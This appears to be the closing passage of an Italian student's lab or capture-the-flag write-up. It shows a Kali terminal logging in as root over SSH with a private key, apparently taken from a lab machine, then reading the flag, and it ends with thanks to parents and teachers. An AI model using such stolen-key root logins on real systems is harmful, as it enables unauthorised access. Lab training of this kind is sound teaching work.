


```
(kali㉿kali)-[~/Desktop]$ ssh -i id_rsa root@192.168.50.6  
WARNING: UNPROTECTED PRIVATE KEY FILE!  
Permissions 0664 for 'id_rsa' are too open.  
It is required that your private key files are NOT accessible by others.  
This private key will be ignored.  
Load key "id_rsa": bad permissions  
root@192.168.50.6's password:  
Connection closed by 192.168.50.6 port 22  
(kali㉿kali)-[~/Desktop]$ ssh -i id_rsa root@192.168.50.6  
Theta fa schifo  
skto| Last login: Wed Oct 2 16:05:54 2024 from 192.168.44.34  
root@blackbox:~# l
```

Login con chiave e root (chiedo scusa per la qualità delle foto)

Finalmente la flag che non ho capito perché è un razzo.

```
lackbox:~$ cd flag.txt  
cd: flag.txt: Not a directory  
lackbox:~$ cat flag.txt
```



RINGRAZIAMENTI

Vorrei ringraziare per questo momento di gioia e estasi personale i miei genitori che hanno sempre creduto in me , la mia classe che non ha voluto svolgere il compito assegnato e i miei professori Paolo e Valerio che mi sono rimasti accanto per tutto lo svolgimento dell'esercizio. Grazie!!!

